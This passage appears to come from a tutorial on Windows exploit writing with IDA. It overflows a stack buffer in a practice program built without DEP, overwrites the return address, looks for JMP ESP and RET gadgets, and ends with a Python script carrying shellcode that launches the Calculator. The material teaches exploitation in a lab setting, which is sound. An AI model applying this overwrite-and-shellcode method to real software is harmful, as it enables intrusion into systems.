
NODEP.py

```
import struct

fruta = "A" * 36 + struct.pack("<L", 0xCCCCCCCC)

import subprocess
subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])
```


CCCCCCCC is supposed to overwrite the Return Address. I could try it. For that, I set IDA as JUST IN TIME DEBUGGER. Open a console as administrator and go to the IDA folder.

-I# set IDA as just-in-time debugger (0 to disable and 1 to enable)

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\WINDOWS\system32>cd C:\Program Files (x86)\IDA 6.8

C:\Program Files (x86)\IDA 6.8>idaq.exe -I1

C:\Program Files (x86)\IDA 6.8>
```




When running the script, it jumps to execute the 0xCCCCCCCC address I added to overwrite the Return Address.




ESP is pointing just below the CCCCCCCC. So, if I added more code below and instead of jumping to CCCCCCCC, it jumped to a JMP ESP, it would jump to execute my code (Good times when there was no DEP) ☺


I search in Mypepe.dll modules.



Right click to analyze it and we load its symbols. It will last a little. Meanwhile, in any code place, run the keypatcher plugin and without accepting, we see that the JMP ESP instruction belongs to the FF E4 byte sequence.




When it finishes, in the function list, we see mypepe functions.
I go to one of them.




It looks good. Let's see if we find some JMP ESP.


SEARCH FOR-SEQUENCE OF BYTES and I enter FF E4.




There, in 00x4010BA, there is a JMP ESP. We can use 0's, but as the system adds a 0 at the end when it uses strcpy, we won't add the 0.




The problem is that the JMP ESP is just to jump if we add more code below, but we can't add more code because of the JMP ESP terminated null. So, we will jump to a RET. Just below, it is the pointer to our string entered as an argument.




Just below the Return Address in the stack, we have the pointer to our string. So, if we jump to a RET, it will return to my code through the RET using that pointer as a Return Address again.



That's a good RET. Let's add it.




Let's try it.



It jumps to execute my code (the CCCCCCCC I added as a shellcode) I could rearrange the code I would like there and execute what I want because there is no DEP. It just has a little space because I assigned 30 bytes length only that doesn't let me do big things, but that's the idea.

I made a shellcode to execute the Windows Calculator.

```
import struct
shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" +
"\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1"

fruta = shellcode + "A" * (36-len(shellcode)) + "\x3a\x10\x40"

#0x40103a ret


import subprocess
subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])
```



It will crash, but after executing the Calculator that is the target.

In the next parts, we will add more exercises step by step. Then, some of them with DEP. We will also work with ROP.

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